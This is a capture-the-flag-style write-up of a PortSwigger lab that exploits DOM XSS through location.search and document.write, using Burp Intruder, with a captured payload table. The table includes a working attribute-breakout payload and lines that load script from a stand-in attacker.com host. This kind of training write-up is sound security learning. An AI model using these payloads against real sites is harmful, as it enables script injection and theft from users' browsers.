

Lab: DOM XSS in `document.write` sink using source `location.search`

Platform: PortSwigger

Category: Cross-Site Scripting (XSS)

Difficulty: Apprentice

Tools: Burp Suite, Browser, DevTools

1. Objective

The goal of this lab is to identify and exploit a DOM-based XSS vulnerability in the search functionality by controlling the `location.search` source and injecting JavaScript into the `document.write()` sink.

2. Impact

An attacker can control data through the URL and cause the application to write the data directly into the page as HTML.

If the input is not properly handled, an attacker can inject JavaScript and execute it in the victim's browser.

3. Steps to Solve

Step 1: Find the injection point

I opened the lab and used the search functionality.

I entered a random value such as:

`test123`

Then I enabled **Burp Suite** → **Proxy** → **Intercept** and clicked **Search**.

Burp Suite intercepted the request containing the search parameter.

I sent the request to **Intruder** because I wanted to test different XSS payloads automatically.

Step 2: Set the payload position

In **Intruder**, I located the search parameter and marked its value as the payload position.

For example:

`search=$test123$`

I kept the rest of the request unchanged because the search parameter was the input I wanted to test.

Step 3: Load the XSS payload list

I opened the **Payloads** tab in Intruder and loaded an XSS payload list from GitHub.

I used the list to test different XSS payloads against the search parameter.

Step 4: Verify the XSS execution

I opened the request containing the successful payload in the browser.

The browser processed the injected HTML, and the SVG `onload` event executed the JavaScript.

An alert box containing 1 appeared.

This confirmed that the DOM-based XSS vulnerability was successfully exploited.

4. Payload

The successful payload was: "><svg onload=alert(1)>

5. Result

The payload successfully broke out of the `img src` attribute and injected an SVG element.

The `onload` event executed `alert(1)`, and the browser displayed an alert containing 1.

6. Root Cause

The vulnerability exists because user-controlled data from `location.search` is passed to `document.write()` and inserted into the page without proper output encoding.

Because the data reaches an HTML context, an attacker can break out of the existing attribute and inject HTML containing JavaScript.

7. Conclusions and Evaluation

What did I learn?

I learned how DOM-based XSS occurs when user-controlled data from a source such as `location.search` reaches a dangerous sink such as `document.write()`.

I also learned how to use Burp Suite Intruder with an XSS payload list to test different payloads, and how to use DevTools to identify the exact HTML context before selecting the appropriate payload.

Lab Rating

4/5 



Did I face any challenges?

The main challenge was identifying the correct HTML context. After inspecting the DOM, I found that the search value was placed inside an `img src` attribute, so I needed to break out of the attribute before injecting the SVG payload.

8. References

- PortSwigger Web Security Academy - Cross-Site Scripting
 - PortSwigger Web Security Academy - DOM-based XSS
 - PortSwigger Web Security Academy - DOM XSS in `document.write` sink
 - GitHub XSS Payload List
-

9. Screenshots



AttackSave

5. Intruder attack of https://0af600910449e44983160ad40036001d.web-security-academy.net

5. Intruder attack of https://0af600910449e44983160ad40036001d.web-security-academy.net

AttackSave

ResultsPositions

Capture filter: Capturing all itemsApply capture filter

View filter: Showing all items

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
5	<script>alert(window.location)</script>	200	287			2911	
6	<SCRIPT>alert(1)</SCRIPT>	200	368			3897	
7	<ScRiPt>alert(1)</ScRiPt>	200	550			3897	
8	<script>confirm(1)</script>	200	385			3899	
9	<script>prompt(1)</script>	200	375			3898	
10	<script src="http://attacker.com/xss.js"></script>	200	376			3932	
11	<script/src="http://attacker.com/xss.js"></script>	200	374			3932	
12	<h1/onload=alert(1)-a//INJECTX	200	385			3897	
13	<svg/onload=alert(/INJECTX)/>	200	397			3895	
14	<plendick=alert(/INJECTX)/>a	200	372			3895	
15	?><svg onload=alert(1)>	200	456			3897	
16	?><svg onload=alert(1)>	200	89			7058	
17	<svg/onload=alert(/INJECTX)/>	200	92			6967	
18	<script>alert(/DOM Manipulation/)</script>	200	89			6967	

Request

RawHexHackvortor

```
1 GET /?search=123&id=0x0000000000000000 HTTP/2
2 Host: 0af600910449e44983160ad40036001d.web-security-academy.net
3 Cookie: session=0x00000000000000000000000000000000
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:154.0) Gecko/20100101 Firefox/154.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.9
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0af600910449e44983160ad40036001d.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, a
15 TE: trailers
16 Connection: keep-alive
```

Response

RawHexRenderHackvortor

WebSecurity Academy

DOM XSS in document.write sink using source location.search

LAB Solved

Back to lab description >>

Congratulations, you solved the lab! Share your skills! Twitter LinkedIn Continue learning >>

Home

0 search results for "><svg onload=alert(1)>"

Google Web Store

Inspector

Request attributes2

Request query parameters1

Request cookies1

Request headers18

Response headers3